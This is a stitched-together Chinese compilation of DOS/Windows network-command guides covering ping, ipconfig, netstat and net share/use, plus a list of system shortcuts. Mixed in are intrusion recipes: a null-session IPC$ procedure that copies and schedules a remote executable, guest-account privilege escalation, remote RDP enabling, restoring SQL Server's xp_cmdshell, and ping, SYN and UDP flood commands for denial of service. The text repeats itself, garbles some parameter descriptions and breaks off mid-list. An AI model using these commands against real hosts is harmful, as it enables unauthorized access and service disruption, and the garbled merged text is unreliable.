
DOS下常用的网络命令
经典命令系列】常用网络命令
1、测试物理网络
命令:ping 192.168.0.8 -t ,参数-t是等待用户去中断测试
友情提示:这个是最基本,最常用的网络命令
2.查看DNS、IP、Mac等信息
A.Win98:winipcfg
B.Win2000以上:Ipconfig/all
3.网络信使
命令:Net send 计算机名/IP * (广播) 传送内容,注意不能跨网段
命令:net stop messenger 停止信使服务,也可以在面板-服务修改
命令:net start messenger 开始信使服务
4.探测对方计算机名,所在的组、域及当前用户名(追捕的工作原理)
命令:ping -a IP -t ,只显示NetBios名
命令:nbtstat -a IP 比较全的
stat -a 显示出你的计算机当前所开放的所有端口
命令:netstat -s -e
比较详细的显示你的网络资料,包括TCP、UDP、ICMP 和 IP的统计等
6.探测arp绑定(动态和静态)列表,显示所有连接了我的计算机,显示对方IP和MAC地址
命令:arp -a
7.在代理服务器端
捆绑IP和MAC地址,解决局域网内盗用IP!:
命令:ARP -s 192.168.10.59 00 -50-ff-6c-08-75
解除网卡的IP与MAC地址的绑定:
命令:arp -d 网卡IP
8.在网络邻居上隐藏你的计算机
命令:net config server /hidden:yes
命令:net config server /hidden:no 则为开启
命令
A.显示当前工作组服务器列表 net view,当不带选项使用本命令时,它就会显示当前域或网络上的计算机上的列表。
比如:查看这个IP上的共享资源,就可以
C:\>net view 192.168.10.8
在 192.168.10.8 的共享资源
资源共享名类型用途注释
网站服务 Disk
命令成功完成。
B.查看计算机上的用户帐号列表 net user
C.查看网络链接 net use
例如:net use z: \192.168.10.8\movie 将这个IP的movie共享目录映射为本地的Z盘D.记录链接 net session
例如: C:\>net session
计算机用户名客户类型打开空闲时间
\192.168.10.110 ROME Windows 2000 2195 0 00:03:12
\192.168.10.51 ROME Windows 2000 2195 0 00:00:39
命令成功完成。
10.路由跟踪命令
A.tracert
B.pathping 除了显示路由外,还提供325S的分析,计算丢失包的%
11.关于共享安全的几个命令
A.查看你机器的共享资源 net share
B.手工删除共享(可以编个bat文件,开机自运行,把共享都删了!)
命令:net share c$ /d
命令:net share d$ /d
命令:net share ipc$ /d
命令:net share admin$ /d
注意$后有空格。
C.增加一个共享:
c:\net share mymovie=e:\downloads\movie /users:1
mymovie 共享成功。
同时限制链接用户数为1人。
12.在DOS行下设置静态IP
A.设置静态IP
CMD
netsh
netsh>int
interface>ip
interface ip>set add "本地链接" static IP地址 mask gateway
B.查看IP设置
interface ip>show address
Arp
显示和修改“地址解析协议(ARP)”缓存中的项目。
ARP 缓存中包含一个或多个表,它们用于存储 IP 地址及其经过解析的以太网或令牌环物理地址。
计算机上安装的每一个以太网或
令牌环网络适配器都有自己单独的表。
如果在没有参数的情况下使用,则 arp 命令将显示帮助信息。
DOS命令行下常用命令以及启动关闭IIS服务器和其他网络操作命令
一。
DOS下各种常用命令和用途:winver---------检查Windows版本wmimgmt.msc----打开windows管理体系结构wupdmgr--------windows更新程序winver---------检查Windows版本wmimgmt.msc----打开windows管理体系结构wupdmgr--------windows更新程序wwww--------windows脚本宿主设置write----------写字板winmsd-----系统信息wiaacmgr-------扫描仪和照相机向导winchat--------XP自带局域网聊天mem.exe--------显示内存使用情况Msconfig.exe---系统配置实用程序mplayer2-------简易widnows media playermspaint--------画图板mstsc----------远程桌面连接mplayer2-------媒体播放机magnify--------放大镜实用程序mmc------------打开控制台mobsync--------同步命令dxdiag---------检查DirectX信息drwtsn32------ 系统医生devmgmt.msc--- 设备管理器dfrg.msc-------磁盘碎片整理程序diskmgmt.msc---磁盘管理实用程序dcomcnfg-------打开系统组件服务ddeshare-------打开DDE共享设置dvdplay--------DVD播放器net stop messenger-----停止信使服务net start messenger----开始信使服务notepad--------打开记事本nslookup-------网络管理的工具向导ntbackup-------系统备份和还原narrator-------屏幕"讲述人"ntmsmgr.msc----移动存储管理器ntmsoprq.msc---移动存储管理员操作请求netstat -an----(TC)命令检查接口syncapp--------创建一个公文包sysedit--------系统配置编辑器sigverif-------文件签名验证程序sndrec32-------录音机shrpubw--------创建共享文件夹secpol.msc-----本地安全策略syskey---------系统加密,一旦加密就不能解开,保护windows xp系统的双重密码services.msc---本地服务设置Sndvol32-------音量控制程序sfc.exe--------系统文件检查器sfc /scannow---windows文件保护tsshutdn-------60秒倒计时关机命令tourstart------xp简介(安装完成后出现的漫游xp程序)taskmgr--------任务管理器eventvwr-------事件查看器eudcedit-------造字程序explorer-------打开资源管理器packager-------对象包装程序perfmon.msc----计算机性能监测程序progman--------程序管理器regedit.exe----注册表rsop.msc-------组策略结果集regedt32-------注册表编辑器rononce -p ----15秒关机regsvr32 /u *.dll----停止dll文件运行regsvr32 /u zipfldr.dll------取消ZIP支持cmd.exe--------CMD命令提示符chkdsk.exe-----Chkdsk磁盘检查certmgr.msc----证书管理实用程序calc-----------启动计算器charmap--------启动字符映射表cliconfg-------SQL SERVER 客户端网络实用程序Clipbrd--------剪贴板查看器conf-----------启动netmeetingcompmgmt.msc---计算机管理cleanmgr-------**整理ciadv.msc------索引服务程序osk------------打开屏幕键盘odbcad32-------ODBC数据源管理器oobe/msoobe /a----检查XP是否激活lusrmgr.msc----本机用户和组logoff---------注销命令iexpress-------木马捆绑工具,系统自带Nslookup-------IP地址侦测器fsmgmt.msc-----共享文件夹管理器utilman--------辅助工具管理器gpedit.msc-----组策略二。
DOS中常用的网络命令
实例解析ipconfig
Windows 2000 IP Configuration Node Type.. . . . . . . . : Hybrid IP Routing Enabled.. . . . : No WINS Proxy Enabled.. . . . : No Ethernet adapter Local Area Connection: Host Name.. . . . . . . . : DNS Servers . . . . . . . : 10.1.0.200 Description. . . . . . . : 3Com 3C90x Ethernet Adapter Physical Address. . . . . : 00-60-08-3E-46-07 DHCP Enabled.. . . . . . . : Yes Autoconfiguration Enabled.: Yes IP Address. . . . . . . . . : 192.168.0.112 Subnet Mask. . . . . . . . : 255.255.0.0 Default Gateway. . . . . . : 192.168.0.1 DHCP Server. . . . . . . . : 10.1.0.50 Primary WINS Server. . . . : 10.1.0.101 Secondary WINS Server. . . : 10.1.0.102 Lease Obtained.. . . . . . : Wednesday, September 02, 1998 10:32:13 AM Lease Expires.. . . . . . : Friday, September 18, 1998 10:32:13 AM
ddos 常用八大命令

-A 这个参数也可以得到远程主机的NETBIOS信息,但需要你知道它的IP。
-n 列出本地机器的NETBIOS信息。
当得到了对方的IP或者机器名的时候,就可以使用nbtstat命令来进一步得到对方的信息了,这又增加了我们入侵的保险系数。
-r 列出当前的路由信息,告诉我们本地机器的网关、子网掩码等信息。用法:netstat -r IP。
四,tracert
跟踪路由信息,使用此命令可以查出数据从本地机器传输到目标主机所经过的所有途径,这对我们了解网络布局和结构很有帮助。如图5。
这里说明数据从本地机器传输到192.168.0.1的机器上,中间没有经过任何中转,说明这两台机器是在同一段局域网内。用法:tracert IP。
七,ftp
大家对这个命令应该比较熟悉了吧?网络上开放的ftp的主机很多,其中很大一部分是匿名的,也就是说任何人都可以登陆上去。现在如果你扫到了一台开放ftp服务的主机(一般都是开了21端口的机器),如果你还不会使用ftp的命令怎么办?下面就给出基本的ftp命令使用方法。
首先在命令行键入ftp回车,出现ftp的提示符,这时候可以键入“help”来查看帮助(任何DOS命令都可以使用此方法查看其帮助)。
三,netstat
这是一个用来查看网络状态的命令,操作简便功能强大。
-a 查看本地机器的所有开放端口,可以有效发现和预防木马,可以知道机器所开的服务等信息,如图4。
这里可以看出本地机器开放有FTP服务、Telnet服务、邮件服务、WEB服务等。用法:netstat -a IP。
-n 定义向目标IP发送数据包的次数,默认为3次。如果网络速度比较慢,3次对我们来说也浪费了不少时间,因为现在我们的目的仅仅是判断目标IP是否存在,那么就定义为一次吧。
DOS下的网络命令
DOS下的网络命令?一. ping它是用来检查网络是否通畅或者网络连接速度的命令。
作为一个生活在网络上的管理员或者黑客来说,ping命令是第一个必须掌握的DOS命令,它所利用的原理是这样的:网络上的机器都有唯一确定的IP地址,我们给目标IP地址发送一个数据包,对方就要返回一个同样大小的数据包,根据返回的数据包我们可以确定目标主机的存在,可以初步判断目标主机的操作系统等。
下面就来看看它的一些常用的操作。
先看看帮助吧,在DOS窗口中键入:ping /? 回车,只掌握一些基本的很有用的参数就可以了。
-t 表示将不间断向目标IP发送数据包,直到我们强迫其停止。
试想,如果你使用100M的宽带接入,而目标IP是56K的小猫,那么要不了多久,目标IP 就因为承受不了这么多的数据而掉线,呵呵,一次攻击就这么简单的实现了。
-l 定义发送数据包的大小,默认为32字节,我们利用它可以最大定义到65500字节。
结合上面介绍的-t参数一起使用,会有更好的效果哦。
-n 定义向目标IP发送数据包的次数,默认为3次。
如果网络速度比较慢,3次对我们来说也浪费了不少时间,因为现在我们的目的仅仅是判断目标IP是否存在,那么就定义为一次吧。
说明一下,如果-t 参数和-n参数一起使用,ping命令就以放在后面的参数为标准,比如“ping IP -t -n 3”,虽然使用了-t参数,但并不是一直ping下去,而是只ping 3次。
另外,ping命令不一定非得ping IP,也可以直接ping主机域名,这样就可以得到主机的IP。
举个例子来说明一下具体用法这里time=2表示从发出数据包到接受到返回数据包所用的时间是2秒,从这里可以判断网络连接速度的大小。
从TTL的返回值可以初步判断被ping主机的操作系统,之所以说“初步判断”是因为这个值是可以修改的。
这里TTL=32表示操作系统可能是win98。
(小知识:如果TTL=128,则表示目标主机可能是Win2000;如果TTL=250,则目标主机可能是Unix)至于利用ping命令可以快速查找局域网故障,可以快速搜索最快的QQ服务器,可以对别人进行ping攻击……这些就靠大家自己发挥了。
DOS常用网络命令大全
PingPing是测试网络联接状况以及信息包发送和接收状况非常有用的工具,是网络测试最常用的命令。
Ping向目标主机(地址)发送一个回送请求数据包,要求目标主机收到请求后给予答复,从而判断网络的响应时间和本机是否与目标主机(地址)联通。
如果执行Ping不成功,则可以预测故障出现在以下几个方面:网线故障,网络适配器配置不正确,IP地址不正确。
如果执行Ping成功而网络仍无法使用,那么问题很可能出在网络系统的软件配置方面,Ping成功只能保证本机与目标主机间存在一条连通的物理路径。
命令格式:ping IP地址或主机名[-t][-a][-n count][-l size]参数含义:-t不停地向目标主机发送数据;-a以IP地址格式来显示目标主机的网络地址;-n count指定要Ping多少次,具体次数由count来指定;-l size指定发送到目标主机的数据包的大小。
例如当您的机器不能访问Internet,首先您想确认是否是本地局域网的故障。
假定局域网的代理服务器IP地址为202.168.0.1,您可以使用Ping避免202.168.0.1命令查看本机是否和代理服务器联通。
又如,测试本机的网卡是否正确安装的常用命令是ping127.0.0.1TracertTracert命令用来显示数据包到达目标主机所经过的路径,并显示到达每个节点的时间。
命令功能同Ping类似,但它所获得的信息要比Ping命令详细得多,它把数据包所走的全部路径、节点的IP以及花费的时间都显示出来。
该命令比较适用于大型网络。
命令格式:tracert IP地址或主机名[-d][-h maximumhops][-j host_list][-w timeout]参数含义:-d不解析目标主机的名字;-h maximum_hops指定搜索到目标地址的最大跳跃数;-j host_list按照主机列表中的地址释放源路由;-w timeout指定超时时间间隔,程序默认的时间单位是毫秒。
DOS下网络命令

DOS下网络命令总结收藏1.Ping命令:在安装了TCP/IP协议以后才可以使用,用于确定本地主机是否能与另一台主机交换(发送与接收)数据包。
参数:主机名(IP):发送4个ICMP(网间控制报文协议)回送请求,每个32字节数据,如果一切正常,你应能得到4个回送。
例如ping xjjcn主机名(IP)-t:持续发送ICMP(网间控制报文协议)回送请求,每个32字节数据,如果一切正常,你应能得到持续回送。
例如ping xjjcn - t2.ipconfig命令:显示计算机中网络适配器的IP地址、子网掩码及默认网关。
参数:无:显示计算机中网络适配器的IP地址、子网掩码及默认网关。
例如ipconfgall:显示所有网络适配器(网卡、拨号连接等)的完整TCP/IP配置信息。
与不带参数的用法相比,它的信息更全更多,如IP是否动态分配、显示网卡的物理地址等。
例如ipconfg-allbatch 文件名:将Ipconfig所显示信息以文本方式写入指定文件。
此参数可用来备份本机的网络配置。
例如ipconfig /batch bak-netcfg说明:将有关网络配置的信息备份到文件bak-netcfg中。
release_all和/release N:全部(或指定)适配器的由DHCP分配的动态IP 地址。
此参数适用于IP地址非静态分配的网卡,通常和下文的renew参数结合使用。
例如ipconfig /release 1说明:去除网卡(适配器1)的动态IP地址。
renew_all或renew N:为全部(或指定)适配器重新分配IP地址。
此参数同样仅适用于IP地址非静态分配的网卡,通常和上文的release参数结合使用。
例如ipconfig /renew 1说明:为网卡重新动态分配IP地址。
3.nbtstat命令:TCP/IP上的NetBIOS统计数据,可以查看本地计算机或远程计算机上的NetBIOS 名字表格(IP地址的使用情况机器名等等)参数:n:显示寄存在本地的名字和服务程序c:本命令用于显示NetBIOS名字高速缓存的内容。
dos命令大全及用法
dos命令大全及用法DOS命令大全及用法。
DOS(Disk Operating System)是早期个人计算机上广泛使用的操作系统,它的命令行界面为用户提供了丰富的操作命令,可以进行文件管理、系统配置、网络设置等多种操作。
在本文中,我们将介绍DOS命令的大全及用法,帮助大家更好地了解和使用DOS命令。
1. 目录操作命令。
dir,列出当前目录下的文件和子目录。
cd,切换当前目录。
md,创建新的目录。
rd,删除指定的目录。
2. 文件操作命令。
copy,复制文件。
del,删除文件。
type,查看文件内容。
ren,重命名文件。
3. 磁盘操作命令。
format,格式化磁盘。
chkdsk,检查磁盘错误。
diskcopy,复制磁盘内容。
label,为磁盘添加标签。
4. 网络操作命令。
ping,测试网络连接。
ipconfig,显示网络配置信息。
net,管理网络连接。
tracert,跟踪网络数据包的路径。
5. 系统配置命令。
config,显示或设置系统配置。
sys,将系统文件从一个地方复制到另一个地方。
mem,显示内存使用情况。
mode,配置系统设备。
6. 批处理命令。
echo,显示消息或开关命令回显。
goto,将批处理的执行转移到另一行。
if,执行条件处理。
call,调用另一个批处理程序。
7. 其他常用命令。
tree,以图形方式显示目录结构。
find,在文件中搜索字符串。
sort,对文本文件进行排序。
xcopy,复制文件和目录树。
以上是部分常用的DOS命令及其用法,通过学习和掌握这些命令,你可以更加高效地进行文件管理、系统配置和网络操作。
当然,DOS命令还有很多其他功能和用法,需要大家在实际操作中不断学习和探索。
总结。
DOS命令作为早期个人计算机操作系统的重要组成部分,具有丰富的功能和灵活的操作方式。
通过本文的介绍,相信大家对DOS命令有了更深入的了解,希望大家能够在实际应用中灵活运用这些命令,提高工作效率和操作技能。
一些常用的DOS网络命令
一些常用的DOS网络命令======================================================net share abc$=c:\将c:盘映射为 abc$ (加了“$”之后为隐藏的共享目录)net share c$ /del禁止C$共享net use z: \\*.*.*.*\C$把 *.*.*.*(IP) 的共享 C$ 映射为本地的 Z:盘net use c: /del删除映射的c盘net use * /del /y删除全部net start显示本地主机当前服务net start telnet启动 Telnet 服务net start Server启动 Server 服务 (IPC$ 和共享要*这个服务)net stop Messenger停止信使服务(不会在有烦人的Win的弹出广告了)!net stop server停止Server 服务 (关了这服务,远程的机子就不能查看你的共享和用IPC$入侵)net user得到本地主机的用户列表net user guest /active:yes将停用的guest帐号激活(变为可用)net user guest 888888把 Guest 帐号的密码改为 888888net localgroup Administrators guest /add把 Guest 加到Administrators组中(这样你就有了超级权限了)net view \\*.*.*.*查看指定IP主机上的共享nbtstat -A *.*.*.*得到远程主机的NetBIOS用户名列表net share查看本地主机的共享资源(本地的默认共享也可以看到)net use \\*.*.*.*\ipc$ "" /user:""建立空连接telnet *.*.*.* 90连接对方机子的telnet,端口为90ipconfig查看本机的IP信息入侵ipc过程序命令--------------------------------------------------------net use \\*.*.*.*\ipc$ "" /user:"Administrator"建立用户名为 Administrator 密码为空的连接copy server1.exe \\*.*.*.*\Admin$\system32即将当前目录下的Server1.exe复制到对方Admin$共享的System32目录内net time \\*.*.*.*查看远程主机的当前时间at \\*.*.*.* 14:00 server1.exe在对方机子添加一个在 14:00 运行 server1.exe 的任务-------------------------------------------------------3389 DOS开启-------------------------------------------------------echo [Components] > c:\sqlecho TSEnable = on >> c:\sqlsysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\sql /q---------C:\>dir c:\sysoc.inf /s检查INF文件的位置C:\> dir c:\sysocmgr.* /s检查组件安装程序-------------------------------------------------------query user查看正在使用的用户logoff user踢掉正在使用帐号的ID(这里的ID不是你的帐号)-------------------------------------------------------删除Radmin服务r_server.exe /stopr_server /uninstall /silence-------------------------------------------------------开启cmdshell的SQL语句EXEC sp_addextendedproc xp_cmdshell ,@dllname ='xplog70.dll'判断存储扩展是否存在Select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'返回结果为1就OK恢复xp_cmdshellExec master.dbo.addextendedproc 'xp_cmdshell','xplog70.dll';select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'返回结果为1就OK否则上传xplog7.0.dllExec master.dbo.addextendedproc 'xp_cmdshell','C:\WinNt\System32\xplog70.dll'堵上cmdshell的SQL语句sp_dropextendedproc "xp_cmdshell"Select count(*) from master.dbo.sysobjects where xtype='X' andname='xp_cmdshell'。
查看计算机信息的dos命令
查看计算机信息的dos命令DOS命令是一种用于操作计算机的命令行界面。
通过使用特定的DOS命令,您可以查看计算机的各种信息。
以下是一些常用的DOS命令,用于查看计算机信息:1. ipconfig命令:通过运行ipconfig命令,您可以查看计算机的IP地址、子网掩码、默认网关等网络相关信息。
打开命令提示符窗口,输入"ipconfig"并按下回车键即可获取这些信息。
2. systeminfo命令:通过运行systeminfo命令,您可以查看计算机的详细系统信息。
包括操作系统版本、安装日期、计算机型号、处理器信息等等。
只需在命令提示符窗口中输入"systeminfo"并按下回车键,即可获得这些信息。
3. dir命令:使用dir命令可以查看当前目录中的文件和文件夹列表。
在命令提示符窗口中输入"dir"并按下回车键,即可列出当前目录下的所有文件和子文件夹的名称。
4. tasklist命令:通过运行tasklist命令,您可以查看当前正在运行的所有进程的列表。
打开命令提示符窗口,输入"tasklist"并按下回车键,即可获取有关正在运行的进程的信息,如进程ID、进程名称等。
5. mem命令:使用mem命令可以查看计算机的内存使用情况。
在命令提示符窗口中输入"mem"并按下回车键,即可获取关于内存的信息,包括总内存量、可用内存量等。
这些是一些常用的DOS命令,通过运行它们,您可以方便地查看计算机的各种信息。
请注意,在运行这些命令时要确保您具有适当的权限,以避免出现错误或无法访问所需信息的情况。
几个DOS攻击命令方法)
几个DOS攻击命令方法)DOS攻击(Denial of Service)是一种网络攻击方式,旨在通过消耗目标系统的资源,使其无法正常提供服务。
在网络安全领域中,DOS攻击是一种非常常见的攻击方式之一下面是几个DOS攻击的命令方法,以及对应的详细解释:1. Ping Floodping命令是用来测试网络连接的命令之一、使用ping flood方法,攻击者会发送大量的ping请求到目标系统,以使其不堪重负而无法正常提供服务。
命令如下:```ping -f -l <片段长度> <目标IP地址>```其中,-f参数表示使用片段型的ping请求,-l参数表示指定每个请求的数据包长度。
2. SYN FloodSYN Flood是一种利用TCP(传输控制协议)连接握手过程中的漏洞进行攻击的方法。
攻击者会发送大量的TCP连接请求到目标系统,但不会完成握手过程,从而使目标系统的资源被枯竭。
攻击者使用hping3命令来执行SYN Flood攻击,命令如下:```hping3 -c <连接数量> -d <目标端口> -S <目标IP地址>```其中,-c参数表示连接数量,-d参数表示目标端口,-S参数表示发送SYN包。
3. UDP FloodUDP Flood是一种利用用户数据报协议(UDP)的漏洞进行攻击的方法。
UDP是一种无连接的协议,攻击者会向目标系统发送大量的UDP请求,从而使其不堪重负。
攻击者使用hping3命令来执行UDP Flood攻击,命令如下:```hping3 -c <连接数量> -d <目标端口> --udp <目标IP地址>```其中,-c参数表示连接数量,-d参数表示目标端口,--udp参数表示发送UDP包。
4. ICMP FloodICMP Flood是一种利用Internet控制报文协议(ICMP)进行攻击的方法。